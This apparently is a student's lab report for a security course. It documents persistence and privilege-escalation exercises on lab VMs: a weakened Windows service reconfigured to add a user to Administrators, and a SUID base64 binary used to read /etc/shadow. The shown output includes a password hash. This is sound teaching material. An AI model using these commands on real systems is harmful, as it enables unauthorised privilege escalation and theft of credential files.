


Task 2


1. Added a registry key on Windows VM to simulate persistence mechanism.




2. Rebooted the system to observe automatic execution of the calculator app.




Kevin Cendana
CSC 154
Spring 2024
3. Removed the added registry key to clean up the persistence setup.




Kevin Cendana
CSC 154
Spring 2024






Task 3

1. Set up a cronjob in Ubuntu VM to run a command at each reboot.



2. Rebooted to confirm the cronjob's execution, resulting in an output file on the desktop.

Kevin Cendana
CSC 154
Spring 2024



3. Removed the cronjob to revert the setup.

```
kevin@ubuntu:~$ echo "" | crontab 2> /dev/null
kevin@ubuntu:~$ crontab -l

kevin@ubuntu:~$
```

Task 4

1. Configured a vulnerable service on Windows VM for privilege escalation. Initially didn't work, had to run as admin.

```
C:\Windows\system32>sc create vulnerable binPath= "C:\Windows\system32\SearchIndexer.exe /Embedding"
[SC] CreateService SUCCESS
```

```
C:\Windows\system32>sc sdset vulnerable "D:(A;;CCLCSWRPWPDTLOCRRC;;;WD)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)(A;;CCLCSWLOC
RRC;;;WD)(A;;CCLCSWLOCRRC;;;WD)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
[SC] SetServiceObjectSecurity SUCCESS
```

2. Verified existence of a non-administrator tester user (existed from previous labs).

```
C:\Windows\system32>net user

User accounts for \\WINDOWS

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
kevin                    tester                   WDAGUtilityAccount
The command completed successfully.
```

3. Exploited the vulnerable service to add the tester user to the administrators group.

Kevin Cendana
CSC 154
Spring 2024

```
C:\Windows\system32>sc config vulnerable binpath= "net localgroup administrators tester /add"
[SC] ChangeServiceConfig SUCCESS
```

```
C:\Windows\system32>sc start vulnerable
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

```
C:\Windows\system32>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
kevin
tester
The command completed successfully.


C:\Windows\system32>
```

4. Removed the compromised service to clean up after verification.

```
C:\Windows\system32>sc delete vulnerable
[SC] DeleteService SUCCESS


C:\Windows\system32>
```

Task 5

1. Installed base 64 library and created a vulnerable SUID binary on Ubuntu VM.

Kevin Cendana
CSC 154
Spring 2024

```
kevin@ubuntu:~$ sudo install -m =xs $(which base64) .
kevin@ubuntu:~$ ls -la base64
---s--s--x 1 root root 35328 May 12 18:49 base64
kevin@ubuntu:~$
```

2. Attempted (and failed) to read a root-only file with normal permissions.

```
kevin@ubuntu:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
kevin@ubuntu:~$
```

3. Successfully exploited the SUID binary to read and display the contents of the root-only file.

```
dnsmasq:*:19576:0:99999:7:::
kernoops:*:19576:0:99999:7:::
avahi:*:19576:0:99999:7:::
cups-pk-helper:*:19576:0:99999:7:::
rtkit:*:19576:0:99999:7:::
whoopsie:*:19576:0:99999:7:::
sssd:*:19576:0:99999:7:::
speech-dispatcher:!:19576:0:99999:7:::
fwupd-refresh:*:19576:0:99999:7:::
nm-openvpn:*:19576:0:99999:7:::
saned:*:19576:0:99999:7:::
colord:*:19576:0:99999:7:::
geoclue:*:19576:0:99999:7:::
pulse:*:19576:0:99999:7:::
gnome-initial-setup:*:19576:0:99999:7:::
hplip:*:19576:0:99999:7:::
gdm:*:19576:0:99999:7:::
kevin:$y$j9T$7c0MLgLrMwN.RYaCb8AB2.$2k0vNsRmK2v/Anxs/WnBf9vp4aTC3eySN1o5KEFzU83:
19756:0:99999:7:::
vboxadd:!:19756::::::
snort:*:19800:0:99999:7:::
sshd:*:19826:0:99999:7:::
splunk:!:19841:0:99999:7:::
```